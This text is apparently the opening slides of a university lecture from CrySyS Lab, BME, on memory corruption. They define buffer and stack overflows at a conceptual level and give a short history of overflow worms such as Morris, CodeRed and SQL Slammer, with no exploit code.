
CrySyS Lab, BME

agazdag@crysys.hu

Outline

- Intro to memory corruption
- Architecture background
- Function calling mechanisms
- Stack overflow
- Countermeasures

Memory corruption



Memory corruption

- occurs when the content of some memory location is modified in an unintended way due to programming errors
 - modifications can be unintentional or intentional (part of an attack)
- when the corrupted memory content is used later by the program, it leads either to program crash or to strange and unexpected program behavior
- examples for memory corruption:
 - buffer overflow (on the stack or on the heap)
 - integer overflow
 - NULL pointers and dangling pointers (pointing to memory that has been freed)
- errors leading to memory corruption is typically difficult to identify in programs (so they remain there and can be exploited by attackers)

Buffer overflow

- occurs when the boundary of a buffer is exceeded by data written in the buffer
- typically causes the program to halt with exception
 - segmentation fault (Linux)
 - access violation (Windows)
- can be exploited by overwriting interesting variables and memory locations (return address, pointers, file names, ...)
- can be used to force the program to change its control flow
 - the program starts executing injected malicious code
- popular targets:
 - SetUID/SetGID programs (injected code may run as root)
 - network servers (may allow for remote access to the server)


Stack overflow

- special form of buffer overflow
- it occurs when a procedure copies user-controlled data to a local buffer on the stack without verifying its size
- user-controlled data overwrites other values on the stack, including potentially the return address
- when the procedure returns, the program counter is set to the address residing at the location of the return address
→ control flow will be changed
- if there's code inserted to that modified address, then it will be executed


History of overflow attacks


- Morris worm (1988): overflow in fingerd
 - 6000 machines were infected (10% of Internet)
- CodeRed (2001): overflow in Microsoft IIS
 - 300 000 machines were infected in 14 hours
- SQL Slammer (2003): overflow in MS-SQL server
 - 75 000 machines (90% of all vulnerable machines on the Internet) were infected in 10 minutes
- in 2006-2008, more than 50% of new vulnerabilities discovered were buffer overflow related vulnerabilities
- today, web based vulnerabilities are more common, however, buffer overflow vulnerabilities are still exploited massively

Memory corruption vulnerabilities




Memory corruption exploits

